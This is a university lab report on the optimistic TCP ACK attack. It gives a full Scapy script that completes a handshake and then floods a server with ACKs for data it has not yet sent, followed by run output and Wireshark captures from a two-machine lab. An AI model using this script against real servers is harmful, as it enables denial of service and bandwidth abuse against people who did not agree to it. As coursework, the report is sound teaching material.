CSE-406 Report

Optimistic TCP Ack Attack

Montaser Majid Taseen

Student ID: 1505055

Group: 2
Level: 4 Term: I

Department of Computer Science and Engineering
Bangladesh University of Engineering and Technology
(BUET)
Dhaka 1000

September 9, 2019

Steps of Attack

Requirements

1.Operating system: Windows

2. Virtualbox

3. Scapy


Environment Setup

Create a virtual machine(attacker) which will attack the main operating system

1.Attacker : 172.20.57.40

2.Victim : 172.20.57.57

Topology diagram



Working steps:

1. At first we will build a secure connection with the victim by implementing tcp handshake.

2. From that tcp handshake we will collect data about its payload.

3. Now we will attack the server by sending acks for packets which it have not sent yet and force it to reply against those packets.

Codes:

OptimisticAckAttacker.py


```
#!/usr/bin/env python
import argparse
import time
from scapy.all import *

parser = argparse.ArgumentParser(description='Attack a TCP server with the optimistic ack attack.')
parser.add_argument('--host', default='127.0.0.1', type=str, help='The ip address to attack.')
args = parser.parse_args()

if __name__ == "__main__":
    host=args.host
    sequence_no=4444
    source_port=6666
    dest_port=12345
    firsthandshake=IP(dst=host) / TCP(sport=source_port, dport=dest_port, flags='S', seq=sequence_no)
    print "First handshake"
    firsthandshake.show()
    secondhandshake = sr1(firsthandshake)
    print "Second handshake"
    secondhandshake.show()
    thirdhandshake = IP(dst=host) / TCP(sport=source_port, dport=dest_port, flags='A', ack=(secondhandshake.seq + 1), seq=(sequence_no + 1))
    print "Third handshake"
    thirdhandshake.show()
    lastdata=sr1(thirdhandshake)
    print "last data"
    lastdata.show()



    start_ack = lastdata.seq
    print(start_ack)
    window = len(lastdata.payload.payload)
    print(window)


    for i in range(1, int(10000000 / window)):
            opt_ack_attack =  IP(dst=host) / TCP(sport=source_port, dport=dest_port, flags='A', ack=(start_ack + i * window), seq=(sequence_no + 1))
            if i==1:
                    print "first data"
                    opt_ack_attack.show()
            send(opt_ack_attack)
```

Launch Attack

Run in the attacker machine ./OptimisticAckAttacker.py –host “172.20.57.57”

Screenshots


1. Running the attack code and first handshake of the three handshakes of TCP between attacker and victim:



```
root@kali:~# ./opt_ack_atack.py --host 172.20.57.57
First handshake
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 172.20.57.49
  dst       = 172.20.57.57
  \options   \
###[ TCP ]###
     sport     = 6666
     dport     = 12345
     seq       = 4444
     ack       = 0
     dataofs   = None
     reserved  = 0
     flags     = S
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []

Begin emission:
......Finished sending 1 packets.
```


S

2. Second handshake of victim syn-ack reply:




```
*
Received 7 packets, got 1 answers, remaining 0 packets
Second handshake
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 40
  id        = 16733
  flags     = DF
  frag      = 0
  ttl       = 128
  proto     = tcp
  chksum    = 0xeedf
  src       = 172.20.57.57
  dst       = 172.20.57.49
  \options   \
###[ TCP ]###
     sport     = 12345
     dport     = 6666
     seq       = 0
     ack       = 4445
     dataofs   = 5
     reserved  = 0
     flags     = RA
     window    = 0
     chksum    = 0x899d
     urgptr    = 0
     options   = []
###[ Padding ]###
        load      = '\x00\x00\x00\x00\x00\x00'
```

3. Third handshake or ack from attacker:




```
Third handshake
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 172.20.57.49
  dst       = 172.20.57.57
  \options   \
###[ TCP ]###
     sport     = 6666
     dport     = 12345
     seq       = 4445
     ack       = 1
     dataofs   = None
     reserved  = 0
     flags     = A
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []

Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
```

4. Reply packet against the ack from attacker:




```
last data
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 40
  id        = 16734
  flags     = DF
  frag      = 0
  ttl       = 128
  proto     = tcp
  chksum    = 0xeede
  src       = 172.20.57.57
  dst       = 172.20.57.49
  \options   \
###[ TCP ]###
     sport     = 12345
     dport     = 6666
     seq       = 1
     ack       = 1
     dataofs   = 5
     reserved  = 0
     flags     = R
     window    = 0
     chksum    = 0x9b08
     urgptr    = 0
     options   = []
###[ Padding ]###
        load      = '\x00\x00\x00\x00\x00\x00'
```

5. TCP handshaking in wireshark of attacker


Kali-Linux-2019.2-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Wireshark Sat 02:07 en
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
Activate Windows
Go to Settings to activate Windows.
Right Ctrl


```
No.   Time         Source             Destination        Protocol Length Info
  379 18.244061404 Routerbo_36:3b:97  Broadcast          ARP       60 Who has 192.168.42.100? Tell 192.168.42.1
  380 18.347233308 172.20.57.30       239.255.255.250    SSDP     167 M-SEARCH * HTTP/1.1
  381 18.347251711 HewlettP_1d:c3:d9  Broadcast          ARP       60 Who has 192.168.43.201? Tell 192.168.43.37
  382 18.439338950 Routerbo_36:3b:97  Broadcast          ARP       60 Who has 192.168.43.250? Tell 192.168.43.1
  383 18.513202609 PcsCompu_89:03:db  Broadcast          ARP       42 Who has 172.20.57.57? Tell 172.20.57.49
  384 18.513447984 IntelCor_a8:dc:3e  PcsCompu_89:03:db  ARP       60 172.20.57.57 is at 2c:6e:85:a8:dc:3e
  385 18.535972749 172.20.57.49       172.20.57.57       TCP       54 6666 → 12345 [SYN] Seq=4444 Win=8192 Len=0
  386 18.536262307 172.20.57.57       172.20.57.49       TCP       60 12345 → 6666 [RST, ACK] Seq=0 Ack=4445 Win=0 Len=0
  387 18.541208996 HewlettP_2e:68:69  Broadcast          ARP       60 Who has 192.168.200.110? Tell 192.168.200.144
  388 18.550528674 Routerbo_36:3b:97  Broadcast          ARP       60 Who has 172.20.52.5? Tell 172.20.50.1
  389 18.581868427 172.20.57.49       172.20.57.57       TCP       54 6666 → 12345 [ACK] Seq=4445 Ack=1 Win=8192 Len=0
  390 18.582109442 172.20.57.57       172.20.57.49       TCP       60 12345 → 6666 [RST] Seq=1 Win=0 Len=0
  391 18.618286536 172.20.57.49       172.20.57.57       TCP       54 [TCP ACKed unseen segment] 6666 → 12345 [ACK] Seq=4445 Ack=7 Win=8192…
  392 18.618538420 172.20.57.57       172.20.57.49       TCP       60 12345 → 6666 [RST] Seq=7 Win=0 Len=0
  393 18.620617046 172.20.57.49       172.20.57.57       TCP       54 [TCP ACKed unseen segment] 6666 → 12345 [ACK] Seq=4445 Ack=13 Win=819…
  394 18.620855458 172.20.57.57       172.20.57.49       TCP       60 12345 → 6666 [RST] Seq=13 Win=0 Len=0

▸ Frame 386: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: IntelCor_a8:dc:3e (2c:6e:85:a8:dc:3e), Dst: PcsCompu_89:03:db (08:00:27:89:03:db)
▸ Internet Protocol Version 4, Src: 172.20.57.57, Dst: 172.20.57.49
▸ Transmission Control Protocol, Src Port: 12345, Dst Port: 6666, Seq: 0, Ack: 4445, Len: 0

0000  08 00 27 89 03 db 2c 6e  85 a8 dc 3e 08 00 45 00   ··'···,n ···>··E·
0010  00 28 4f 47 40 00 80 06  e0 f5 ac 14 39 39 ac 14   ·(OG@··· ····99··
0020  39 31 30 39 1a 0a 00 00  00 00 00 00 11 5d 50 14   9109···· ·····]P·
0030  00 00 89 9d 00 00 00 00  00 00 00 00               ········ ····

eth0: <live capture in progress>          Packets: 37528 · Displayed: 37528 (100.0%)          Profile: Default
```

6. Optimistic TCP ack send by attacker in wireshark:


Kali-Linux-2019.2-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Wireshark Sat 02:08 en
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
No.   Time         Source        Destination   Protocol Length Info
17540 39.976098962 172.20.57.49  172.20.57.57  TCP       54 [TCP ACKed unseen segment] 6666 → 12345 [ACK] Seq=4445 Ack=49813 Win=…
17541 39.976282563 172.20.57.57  172.20.57.49  TCP       60 12345 → 6666 [RST] Seq=49813 Win=0 Len=0
17542 39.978109128 172.20.57.49  172.20.57.57  TCP       54 [TCP ACKed unseen segment] 6666 → 12345 [ACK] Seq=4445 Ack=49819 Win=…
17543 39.978335669 172.20.57.57  172.20.57.49  TCP       60 12345 → 6666 [RST] Seq=49819 Win=0 Len=0
17544 39.980350032 172.20.57.49  172.20.57.57  TCP       54 [TCP ACKed unseen segment] 6666 → 12345 [ACK] Seq=4445 Ack=49825 Win=…
17545 39.980588941 172.20.57.57  172.20.57.49  TCP       60 12345 → 6666 [RST] Seq=49825 Win=0 Len=0
17546 39.982474838 172.20.57.49  172.20.57.57  TCP       54 [TCP ACKed unseen segment] 6666 → 12345 [ACK] Seq=4445 Ack=49831 Win=…
17547 39.982702029 172.20.57.57  172.20.57.49  TCP       60 12345 → 6666 [RST] Seq=49831 Win=0 Len=0
17548 39.984599868 172.20.57.49  172.20.57.57  TCP       54 [TCP ACKed unseen segment] 6666 → 12345 [ACK] Seq=4445 Ack=49837 Win=…
17549 39.984793448 172.20.57.57  172.20.57.49  TCP       60 12345 → 6666 [RST] Seq=49837 Win=0 Len=0
17550 39.987090050 172.20.57.49  172.20.57.57  TCP       54 [TCP ACKed unseen segment] 6666 → 12345 [ACK] Seq=4445 Ack=49843 Win=…

▾ Transmission Control Protocol, Src Port: 6666, Dst Port: 12345, Seq: 4445, Ack: 49831, Len: 0
    Source Port: 6666
    Destination Port: 12345
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 4445
    [Next sequence number: 4445]
    Acknowledgment number: 49831
    0101 .... = Header Length: 20 bytes (5)
  ▸ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 8192]

0020  39 39 1a 0a 30 39 00 00  11 5d 00 00 c2 a7 50 10   99··09·· ·]····P·
0030  20 00 a6 f9 00 00                                  ·····

Transmission Control Protocol (tcp), 20 bytes          Packets: 106466 · Displayed: 106466 (100.0%)          Profile: Default
```

7. Ack received shown from the victim side using wireshark:



Capturing from WiFi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.   Time      Source         Destination    Protocol Length Info
  563 1.365636  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3235 Win=8192 Len=0
  564 1.367821  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3241 Win=8192 Len=0
  565 1.370703  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3247 Win=8192 Len=0
  566 1.372834  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3253 Win=8192 Len=0
  567 1.374986  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3259 Win=8192 Len=0
  568 1.377525  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3265 Win=8192 Len=0
  569 1.379651  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3271 Win=8192 Len=0
  570 1.381756  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3277 Win=8192 Len=0
  571 1.384096  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3283 Win=8192 Len=0
  572 1.386491  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3289 Win=8192 Len=0
  573 1.388893  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3295 Win=8192 Len=0
  574 1.391250  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3301 Win=8192 Len=0
  575 1.393392  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3307 Win=8192 Len=0
  576 1.395541  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3313 Win=8192 Len=0
  577 1.398060  172.20.57.49   172.20.57.57   TCP      60 6666 → 12345 [ACK] Seq=1 Ack=3319 Win=8192 Len=0
```

```
> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: PcsCompu_89:03:db (08:00:27:89:03:db), Dst: IntelCor_a8:dc:3e (2c:6e:85:a8:dc:3e)
> Internet Protocol Version 4, Src: 172.20.57.49, Dst: 172.20.57.57
v Transmission Control Protocol, Src Port: 6666, Dst Port: 12345, Seq: 1, Ack: 1, Len: 0
    Source Port: 6666
    Destination Port: 12345
    [Stream index: 0]
```

```
0000  2c 6e 85 a8 dc 3e 08 00  27 89 03 db 08 00 45 00   ,n···>·· '·····E·
0010  00 28 00 01 00 00 40 06  b0 3c ac 14 39 31 ac 14   ·(····@· ·<··91··
0020  39 39 1a 0a 30 39 00 00  11 5d 00 06 29 35 50 10   99··09·· ·]··)5P·
0030  20 00 40 66 00 00 00 00  00 00 00 00                ·@f···· ····
```

